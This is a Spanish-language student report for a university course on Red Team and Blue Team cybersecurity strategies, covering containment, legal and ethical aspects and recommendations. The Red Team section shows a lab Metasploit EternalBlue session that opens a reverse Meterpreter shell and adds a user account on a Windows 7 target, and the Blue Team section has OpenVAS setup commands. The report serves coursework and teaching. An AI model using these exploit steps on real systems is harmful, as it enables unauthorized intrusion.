Etapa 5 Socialización De Informe Técnico

Nombre Del (Os) Estudiante (Es)

Julio Potosi Guampe

Tutor:

Ever Luis Arroyo Barón

Universidad Nacional Abierta Y A Distancia – Unad

Escuela De Ciencias Básicas, Tecnología E Ingeniería - Ecbti

Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team

2024

Resumen

Este informe técnico se centra en la **evaluación de estrategias** implementadas por los equipos **RedTeam** y **BlueTeam** en el contexto de la **ciberseguridad**, subrayando su importancia en la **identificación** y **mitigación de riesgos**. A través de un análisis detallado de las actividades realizadas durante el seminario, se busca comprender cómo estas estrategias contribuyen a fortalecer la **seguridad** de las organizaciones.

La interacción entre ambos equipos es esencial: mientras el **RedTeam** simula **ataques** para descubrir **vulnerabilidades**, el **BlueTeam** trabaja en la defensa y protección de los sistemas, creando así un ciclo continuo de mejora en la seguridad.

Se presentan recomendaciones clave que pueden ayudar a optimizar las estrategias actuales. Estas incluyen:

- La mejora de la **comunicación** entre los equipos.
- La actualización de **herramientas tecnológicas**.
- La implementación de **simulacros regulares** para evaluar la preparación ante incidentes reales.
- La promoción de una **cultura organizacional proactiva** en materia de ciberseguridad, donde todos los empleados estén capacitados para reconocer y responder a amenazas potenciales.

Este enfoque no solo mejora la postura de seguridad, sino que también promueve una mayor conciencia sobre las mejores prácticas en ciberseguridad.

El informe también aborda aspectos **éticos** y **legales** relacionados con las prácticas de ciberseguridad. Se subraya que las organizaciones deben operar dentro del marco legal y ético para evitar complicaciones que puedan surgir debido a actividades ilícitas o poco éticas. La **protección**

de datos y el cumplimiento normativo son esenciales para mantener la confianza tanto interna como externa, lo que contribuye a una mejor reputación empresarial y a relaciones sólidas con los clientes.

En conclusión, el fortalecimiento de las estrategias del **RedTeam** y del **BlueTeam** no solo depende de la implementación técnica, sino también del compromiso ético y profesional de todos los involucrados. La construcción del conocimiento en ciberseguridad es un proceso continuo que requiere adaptación y aprendizaje constante frente a un panorama de amenazas en evolución. Este informe busca servir como una guía para mejorar las prácticas actuales y fomentar una cultura robusta de ciberseguridad dentro de las organizaciones.

Abstract

This white paper focuses on the evaluation of strategies implemented by the RedTeam and BlueTeam teams in the context of cybersecurity, highlighting their importance in identifying and mitigating risks. Through a detailed analysis of the activities carried out during the seminar, we seek to understand how these strategies contribute to strengthening the security of organizations.

The interaction between both teams is essential: while the RedTeam simulates attacks to discover vulnerabilities, the BlueTeam works on defending and protecting systems, thus creating a continuous cycle of security improvement.

Key recommendations are presented that can help optimize current strategies. These include:

- Improving communication between teams.
- Updating technological tools.
- Implementing regular drills to assess readiness for real incidents.
- Promoting a proactive organizational culture in cybersecurity, where all employees are trained to recognize and respond to potential threats.

This approach not only improves security posture, but also promotes greater awareness of cybersecurity best practices.

The report also addresses ethical and legal aspects related to cybersecurity practices. It is stressed that organizations must operate within the legal and ethical framework to avoid complications that may arise due to illicit or unethical activities. Data protection and regulatory compliance are essential to maintain trust both internally and externally, which contributes to a better business reputation and strong customer relationships.

In conclusion, strengthening the RedTeam and BlueTeam strategies not only depends on technical implementation, but also on the ethical and professional commitment of all those involved. Building cybersecurity knowledge is a continuous process that requires constant adaptation and learning in the face of an evolving threat landscape. This report seeks to serve as a guide to improve current practices and foster a robust cybersecurity culture within organizations.

Contenido

INTRODUCCION **8**

JUSTIFICACIÓN **11**

ALCANCE **13**

OBJETIVO GENERAL **15**

OBJETIVOS ESPECÍFICOS: 15

DESARROLLO DEL INFORME **16**

ESTRATEGIAS DEL REDTEAM 16

ESTRATEGIAS DEL BLUETEAM 20

ASPECTOS LEGALES Y ÉTICOS 22

ANÁLISIS FINAL 24

RECOMENDACIONES **25**

CONCLUSIONES **27**

BIBLIOGRAFIA **29**

Glosario

RedTeam: Grupo de profesionales que simulan ataques cibernéticos para evaluar la seguridad de un sistema o red, identificando vulnerabilidades y debilidades en las defensas existentes.

BlueTeam: Equipo encargado de la defensa cibernética, responsable de proteger sistemas y redes contra ataques, implementando medidas preventivas y reactivas.

Ciberseguridad: Disciplina que se ocupa de proteger sistemas informáticos, redes y datos de ataques, daños o accesos no autorizados.

Auditoría de Seguridad: Proceso de evaluación que analiza la seguridad de un sistema o red, identificando vulnerabilidades y proponiendo mejoras.

Confidencialidad: Principio que asegura que la información sensible no sea divulgada a personas no autorizadas.

Intercepción de Datos: Acto de capturar información que se transmite a través de redes sin el consentimiento del propietario, considerado ilegal en muchas jurisdicciones.

Ciber espionaje: Práctica ilegal que implica el acceso no autorizado a información confidencial con el fin de obtener ventajas competitivas o estratégicas.

Ley 1273 de 2009 (Colombia): Marco legal que protege la información y los datos en Colombia, sancionando delitos como el acceso abusivo a sistemas informáticos y la interceptación no autorizada de datos.

Código de Ética del COPNIA: Conjunto de principios éticos que guían la conducta profesional de los ingenieros en Colombia, promoviendo la legalidad, responsabilidad social e integridad.

Acuerdo de Confidencialidad: Documento legal que establece las condiciones bajo las cuales se compartirá información sensible entre partes, prohibiendo su divulgación no autorizada.

Monitoreo y Auditoría Interna: Prácticas utilizadas para supervisar el acceso y uso de información sensible dentro de una organización, asegurando el cumplimiento de políticas y procedimientos establecidos.

Segregación de Funciones: Estrategia que limita el acceso a información sensible solo a aquellos empleados cuya función lo requiera, minimizando riesgos de abuso.

Software Malicioso: Programas diseñados para infiltrarse en sistemas informáticos con intenciones dañinas, como robar datos o causar daños operativos.

Responsabilidad Social: Obligación ética que tienen los profesionales para actuar en beneficio del bienestar social y evitar acciones que puedan perjudicar a terceros.

Integridad Profesional: Principio que exige a los profesionales actuar con honestidad y rectitud en todas sus actividades laborales.

Introducción

La ciberseguridad se ha convertido en una de las principales preocupaciones para las organizaciones en un mundo cada vez más digitalizado. Con el aumento de las amenazas cibernéticas, desde ataques de ransomware hasta violaciones de datos, es esencial que las empresas implementen estrategias efectivas para proteger sus activos y garantizar la continuidad del negocio. En este contexto, los equipos RedTeam y BlueTeam desempeñan roles complementarios que son fundamentales para fortalecer la seguridad de la información y mitigar riesgos.

El RedTeam simula ataques cibernéticos con el objetivo de identificar vulnerabilidades en los sistemas y procesos de una organización. A través de técnicas avanzadas de penetración y explotación, este equipo proporciona una visión crítica sobre las debilidades existentes, lo que permite a la organización entender mejor su postura de seguridad. Por otro lado, el BlueTeam se encarga de defender la infraestructura tecnológica, implementando medidas preventivas y reactivas para detectar y responder a incidentes de seguridad. La interacción entre ambos equipos es crucial para crear un entorno seguro y resiliente.

Durante el seminario analizado, se presentaron diversas estrategias y actividades realizadas por ambos equipos, lo que permitió un intercambio valioso de conocimientos y experiencias. Este informe tiene como objetivo evaluar dichas estrategias, identificar áreas de mejora y proponer recomendaciones que fortalezcan las defensas cibernéticas de las organizaciones. A través de un enfoque colaborativo, se busca no solo mejorar la seguridad actual, sino también fomentar una cultura organizacional proactiva en materia de ciberseguridad.

Este informe se apoya en una revisión exhaustiva de literatura especializada en ciberseguridad, con el fin de proporcionar un marco teórico sólido que respalde las conclusiones y recomendaciones presentadas. La construcción del conocimiento desde el enfoque de la

ciberseguridad es esencial para preparar a las organizaciones ante un panorama de amenazas en constante evolución, asegurando así su integridad y continuidad operativa.

Justificación

La contención de ataques informáticos es una etapa esencial en la gestión de la ciberseguridad, ya que permite a las organizaciones responder de manera efectiva a incidentes que pueden comprometer la integridad, confidencialidad y disponibilidad de sus sistemas. En un entorno donde las amenazas cibernéticas son cada vez más sofisticadas y frecuentes, la capacidad de contener un ataque en tiempo real puede marcar la diferencia entre una recuperación rápida y una crisis prolongada que afecte gravemente las operaciones de la empresa. Por lo tanto, establecer protocolos claros y efectivos para la contención es fundamental para salvaguardar los activos digitales.

La importancia de esta etapa radica en la necesidad de minimizar el impacto de un ataque en curso. Al implementar medidas de contención, como el aislamiento de sistemas afectados y la recolección de evidencias, las organizaciones pueden evitar la propagación del ataque y proteger información crítica. Este enfoque no solo ayuda a limitar las pérdidas inmediatas, sino que también permite a los equipos de seguridad realizar un análisis forense[1] que revele las tácticas, técnicas y procedimientos utilizados por los atacantes. Esta información es invaluable para fortalecer las defensas y prevenir futuros incidentes.

Además, la contención de ataques informáticos fomenta una cultura de seguridad dentro de la organización. Al involucrar a diferentes equipos, como el Blue Team y el equipo de respuesta

[1] Es el proceso mediante el cual se recopilan, analizan y comunican pruebas electrónicas relacionadas con la comisión de un delito. Se utiliza para investigar intrusiones, robos de datos y otros incidentes de seguridad informática

a incidentes, se promueve la colaboración y el intercambio de conocimientos sobre las mejores prácticas de seguridad. Esta sinergia no solo mejora la capacidad de respuesta ante incidentes, sino que también contribuye a la formación continua del personal en materia de ciberseguridad. La educación y la preparación son elementos clave para construir una organización resiliente frente a las amenazas cibernéticas.

la etapa de contención es relevante por su papel en la mejora continua de las políticas y procedimientos de seguridad. Cada incidente proporciona lecciones valiosas que pueden ser utilizadas para ajustar y optimizar las estrategias de defensa. La implementación de herramientas de monitoreo y auditoría, así como la realización de simulaciones de ataque, permite a las organizaciones identificar vulnerabilidades y fortalecer su infraestructura de TI. En un panorama de amenazas en constante evolución, la capacidad de adaptarse y mejorar es crucial para mantener una postura de seguridad robusta y efectiva.

Alcance

La etapa de contención de ataques informáticos abarca un conjunto de acciones y procedimientos diseñados para gestionar y mitigar los efectos de un incidente de seguridad en tiempo real. Este proceso es fundamental para proteger la infraestructura tecnológica de una organización y se extiende a todas las áreas que pueden verse afectadas por un ataque cibernético. Desde la identificación de sistemas comprometidos hasta la implementación de medidas correctivas, el alcance de esta etapa es integral y multidimensional, involucrando tanto aspectos técnicos como operativos.

En primer lugar, el alcance de la contención incluye la identificación y aislamiento inmediato de los sistemas afectados. Esto implica la desconexión de dispositivos de la red y la evaluación de su estado para determinar la magnitud del ataque. Las acciones iniciales son críticas, ya que un aislamiento efectivo puede prevenir la propagación del ataque a otros sistemas y minimizar el daño potencial. Este proceso requiere la colaboración de equipos de seguridad, administradores de sistemas y, en algunos casos, personal de TI especializado en respuesta a incidentes.

Además, la contención de ataques informáticos se extiende a la recolección y análisis de evidencias. Este aspecto es crucial para entender cómo ocurrió el ataque y qué vulnerabilidades fueron explotadas. La documentación de los eventos y la recopilación de registros de actividad permiten a los equipos de seguridad realizar un análisis forense que no solo ayuda a mitigar el ataque en curso, sino que también proporciona información valiosa para la mejora continua de las políticas de seguridad. Este enfoque proactivo es esencial para fortalecer la defensa de la organización contra futuros incidentes.

Esta etapa de contención también incluye la implementación de medidas correctivas y la restauración de los sistemas comprometidos. Una vez que se ha contenido el ataque, es fundamental evaluar el impacto y realizar las reparaciones necesarias para asegurar que los sistemas vuelvan a un estado seguro. Esto puede implicar la actualización de software, la reconfiguración de sistemas y la aplicación de parches de seguridad[2]. Además, se deben llevar a cabo revisiones de seguridad y simulaciones de ataque para validar la efectividad de las medidas implementadas y garantizar que la organización esté mejor preparada para enfrentar amenazas futuras.

[2] Los parches de seguridad son actualizaciones de software diseñadas para corregir vulnerabilidades y fallos de seguridad en sistemas operativos, aplicaciones y dispositivos.

Objetivo General

Evaluar y mejorar las estrategias de ciberseguridad implementadas por los equipos RedTeam y BlueTeam, mediante la identificación de vulnerabilidades, el análisis de la efectividad de las defensas y la formulación de recomendaciones prácticas que fortalezcan la seguridad organizacional.

Objetivos Específicos:

Analizar las actividades y técnicas utilizadas por el RedTeam y el BlueTeam durante el seminario, para **identificar** áreas de mejora en sus enfoques y metodologías de trabajo.

Evaluar la efectividad de las estrategias actuales de defensa cibernética implementadas por el BlueTeam, mediante la **comparación** de resultados obtenidos en simulaciones de ataque realizadas por el RedTeam.

Proponer recomendaciones específicas basadas en los hallazgos del informe, que permitan **optimizar** las prácticas de ciberseguridad y fomentar una cultura organizacional proactiva en la identificación y respuesta ante amenazas cibernéticas.

Desarrollo Del Informe

CyberFort Technologies se encuentra en un entorno de amenazas cibernéticas en constante evolución, lo que hace que la implementación de estrategias efectivas de ciberseguridad sea esencial. Este informe técnico tiene como objetivo plasmar el proceso de las acciones llevadas a cabo por los equipos RedTeam y BlueTeam, así como los aspectos legales que se han considerado durante el período de prueba en la organización. Las acciones realizadas por ambos equipos no solo buscan identificar y mitigar vulnerabilidades, sino también establecer un marco ético y legal que garantice la integridad de sus operaciones.

Estrategias del RedTeam[3]

Las acciones del RedTeam se centraron en simular ataques cibernéticos para identificar vulnerabilidades en los sistemas de CyberFort Technologies. Entre las estrategias más efectivas implementadas se encuentran:

Simulaciones de Ataque Realistas: Se llevaron a cabo pruebas de penetración que replicaron escenarios de ataque del mundo real, permitiendo identificar vulnerabilidades críticas en la infraestructura y aplicaciones.


Ganar acceso

- **Metasploit (en Kali Linux)**: Basándome en los resultados de OpenVAS, usé Metasploit desde Kali Linux para explotar la vulnerabilidad MS17-010 en la máquina Windows 7 y ganar acceso remoto.

---

[3] El **Red Team** en ciberseguridad es un grupo de expertos que simula ataques cibernéticos a una organización con el fin de evaluar su seguridad y capacidad de respuesta ante amenazas.

Fuente propia



```
File  Actions  Edit  View  Help
use exploit/windows/smb/ms17_010_psexec
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.101.22
rhosts ⇒ 192.168.101.22
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.101.21:4444
[*] 192.168.101.22:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.101.22:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professio
nal 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.101.22:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.101.22:445 - The target is vulnerable.
[*] 192.168.101.22:445 - Connecting to target for exploitation.
[+] 192.168.101.22:445 - Connection established for exploitation.
[+] 192.168.101.22:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.101.22:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.101.22:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Wi
ndows 7 Profes
[*] 192.168.101.22:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  si
onal 7601 Serv
[*] 192.168.101.22:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ic
e Pack 1
[+] 192.168.101.22:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.101.22:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.101.22:445 - Sending all but last fragment of exploit packet
```


Ilustración 1. Escaneo ataque maquina objetivo

Resultado: Obtuvimos una sesión de **Meterpreter** en Windows 7, lo cual nos permitió explorar y confirmar la explotación de la vulnerabilidad SMB.

Escalación de privilegios

- **Meterpreter (escalación de privilegios desde Kali Linux)**: Usé la sesión de Meterpreter para crear un usuario administrador en Windows 7, cumpliendo con la PoC requerida.

Fuente propia



```
File  Actions  Edit  View  Help
[+] 192.168.101.22:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.101.22:445 - Sending egg to corrupted connection.
[*] 192.168.101.22:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.101.22
[*] Meterpreter session 1 opened (192.168.101.21:4444 → 192.168.101.22:49302) at 2024-1
1-11 15:01:37 -0500
[+] 192.168.101.22:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.101.22:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.101.22:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2860 created.
Channel 1 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>net user Julio_potosi 123456 /add
net user Julio_potosi 123456 /add
Se ha completado el comando correctamente.
```

Ilustración 2. Creación de Usuario maquina objetivo

Fuente propia




Ilustración 3. Ganancia de privilegios

Resultado: Se creó un usuario administrador en la maquina objetivo

Fuente propia




Ilustración 4. Evidencia creación de usuario maquina objetico

Fuente propia

Ilustración 5. Inicio de sección maquina objetivo

Fuente propia




Ilustración 6. Sección iniciada maquina objetivo

Análisis Exhaustivo Post-Ataque: Cada simulación fue seguida por un análisis detallado, donde se documentaron las vulnerabilidades encontradas y se evaluó la efectividad de la respuesta del BlueTeam ante los ataques.

Recomendaciones para Mitigación: Basándose en los hallazgos, el RedTeam proporcionó recomendaciones prácticas para mejorar la seguridad, como actualizaciones de software y ajustes en la configuración de sistemas.

Estas acciones no solo ayudaron a identificar debilidades, sino que también fomentaron una cultura de mejora continua en las prácticas de ciberseguridad dentro de la organización.

Estrategias del BlueTeam[4]

El BlueTeam desempeñó un papel crucial en la defensa y protección de los sistemas informáticos. Las acciones más efectivas incluyeron:

Monitoreo Continuo: Se implementaron herramientas avanzadas para detectar actividades sospechosas en tiempo real, lo que permitió al equipo reaccionar rápidamente ante posibles incidentes.

posteriormente instalamos open vas

apt install openvas

para soluciones el error ingresamos al a los siguientes archivos

/etc/postgres/15/main/postgres.conf dejamos el puesto 5432

/etc/postgres/17/main/postgres.conf en esta archivo colocamos el puerto 4432

y reiniciamos los servicios de postgres

systemctl restart postgressql

para iniciar el proceceso utilizamos el comando

gvn-setup

par a verificar la instalación lo realizamos con el siguiente comando

gvm-check-setup

Fuente propia

---

[4] El **Blue Team** en ciberseguridad es un grupo de profesionales responsables de proteger y defender los sistemas informáticos de una organización contra ataques cibernéticos.




Ilustración 7. Inicio Herramienta OpenVas

Fuente propia




Ilustración 8. Ejecución comando inicio

Fuente propia




Ilustración 9. Inicio de sección OpenVas

Fuente propia




Ilustración 10. Escaneo maquina objetivo

Desarrollo de Protocolos de Respuesta a Incidentes: Se establecieron procedimientos claros para responder a incidentes cibernéticos, asegurando una acción rápida y coordinada ante cualquier amenaza.

Capacitación Regular del Personal: Se llevaron a cabo programas de concienciación sobre ciberseguridad para todo el personal, aumentando su capacidad para detectar y responder a amenazas como el phishing y el malware.

Estas acciones no solo mejoraron la capacidad defensiva del equipo, sino que también promovieron una mayor conciencia sobre la importancia de la ciberseguridad en toda la organización.

Aspectos Legales y Éticos

La implementación de las estrategias por parte del RedTeam y BlueTeam también tuvo en cuenta aspectos legales fundamentales. Entre los puntos clave se destacan:

Cumplimiento Normativo: Se revisaron las leyes aplicables, como la Ley 1273 de 2009 en Colombia[5], asegurando que todas las actividades realizadas por los equipos fueran legales y éticas. Esto es crucial para evitar sanciones legales y mantener la reputación organizacional.

Acuerdos de Confidencialidad: Se establecieron acuerdos claros que regulan el manejo y protección de información sensible obtenida durante las auditorías y simulaciones. Estos acuerdos son esenciales para garantizar que la información no sea utilizada indebidamente.

Ética Profesional: Se promovió un código ético que guio el comportamiento del equipo durante el proceso, asegurando que todas las acciones estuvieran alineadas con principios éticos y profesionales.

La consideración rigurosa de estos aspectos legales y éticos no solo protege a CyberFort Technologies frente a posibles litigios, sino que también refuerza su compromiso con prácticas responsables en ciberseguridad.

[5] La **Ley 1273 de 2009**, promulgada el 5 de enero de 2009 en Colombia, modifica el Código Penal para establecer un nuevo marco legal enfocado en la **protección de la información y los datos**.

Análisis Final

El proceso llevado a cabo por CyberFort Technologies durante el período de prueba ha permitido obtener valiosos insights[6] sobre sus capacidades en ciberseguridad. La colaboración entre el RedTeam y BlueTeam ha sido fundamental para identificar vulnerabilidades y fortalecer las defensas existentes. Además, la consideración cuidadosa de aspectos legales ha garantizado que todas las acciones se realicen dentro del marco normativo establecido.

Este informe servirá como una herramienta esencial para evaluar el desempeño actual de los equipos y proporcionará una base sólida para la selección futura de expertos en ciberseguridad dentro de CyberFort Technologies. La integración continua del aprendizaje obtenido durante este proceso es esencial para construir una organización más segura y resiliente frente a amenazas cibernéticas futuras. La implementación efectiva de estrategias por parte del RedTeam y BlueTeam, junto con un enfoque ético y legal robusto, contribuirá significativamente al éxito continuo en la protección contra ciber amenazas.

---

[6] Insight es una empresa que ofrece soluciones de ciberseguridad adaptadas a las necesidades de las organizaciones en un entorno digital en constante evolución.

Recomendaciones

Implementar programas de formación continua en ciberseguridad para todos los empleados, enfatizando la importancia de la ética profesional y el cumplimiento normativo. Esto ayudará a crear una cultura organizacional que valore la seguridad y la responsabilidad, reduciendo el riesgo de comportamientos indebidos.

Establecer procedimientos claros y documentados para la respuesta a incidentes cibernéticos. Estos protocolos deben incluir roles y responsabilidades específicas, así como pasos a seguir en caso de una violación de seguridad. Asegurarse de que todos los empleados estén familiarizados con estos procedimientos es esencial para una respuesta efectiva.

Revisar y reforzar los acuerdos de confidencialidad para garantizar que se prohíba explícitamente cualquier uso indebido de información sensible. Estos acuerdos deben incluir cláusulas sobre las consecuencias legales por la divulgación o uso no autorizado, así como medidas para proteger datos obtenidos durante auditorías.

Establecer mecanismos de monitoreo continuo que registren el acceso y uso de información sensible por parte del personal. Las auditorías internas periódicas ayudarán a identificar cualquier comportamiento sospechoso o no autorizado, asegurando que se mantenga la integridad de los datos.

Implementar un control de acceso basado en roles, donde solo el personal autorizado tenga acceso a información crítica. La segregación de funciones ayudará a prevenir abusos al limitar el acceso a datos sensibles solo a aquellos que realmente lo necesiten para realizar su trabajo.

Promover una cultura organizacional que valore la ética en todas las operaciones. Esto incluye realizar talleres y sesiones informativas sobre ética profesional, así como establecer un

canal seguro para que los empleados puedan reportar comportamientos poco éticos sin temor a represalias.

Utilizar herramientas avanzadas de análisis forense y detección de intrusiones que permitan identificar actividades sospechosas en tiempo real. Estas herramientas deben ser utilizadas bajo estrictos controles para garantizar que no se empleen con fines no autorizados.

Realizar auditorías y evaluaciones regulares de seguridad para identificar vulnerabilidades en los sistemas y procesos existentes. Estas evaluaciones deben incluir tanto pruebas técnicas como revisiones del cumplimiento normativo y ético.

Considerar la colaboración con consultores externos en ciberseguridad para obtener una perspectiva objetiva sobre las prácticas actuales y recibir recomendaciones sobre mejoras necesarias. Esta colaboración puede proporcionar insights valiosos sobre tendencias emergentes y mejores prácticas en el sector.

Asegurarse de que todas las operaciones cumplan con las leyes y regulaciones aplicables, como la Ley 1273 de 2009 en Colombia, que protege la información y establece sanciones por delitos informáticos. Esto no solo evitará problemas legales, sino que también fortalecerá la reputación de CyberFort Technologies como una organización responsable.

Estas recomendaciones tienen como objetivo fortalecer las estrategias de ciberseguridad dentro de CyberFort Technologies, garantizando un entorno seguro tanto para la organización como para sus clientes, al tiempo que se promueve un comportamiento ético y responsable entre todos los empleados.

Link video : https://youtu.be/-LaU4wnEAfI

CONCLUSIONES

El análisis realizado sobre las estrategias implementadas por los equipos RedTeam y BlueTeam en CyberFort Technologies ha permitido evidenciar la importancia de una colaboración efectiva entre ambos grupos para fortalecer la ciberseguridad de la organización. Las simulaciones de ataque llevadas a cabo por el RedTeam no solo identificaron vulnerabilidades críticas, sino que también proporcionaron un marco para que el BlueTeam desarrollara respuestas más efectivas. Este ciclo de retroalimentación es esencial para mejorar continuamente las defensas de la organización frente a un panorama de amenazas en constante evolución.

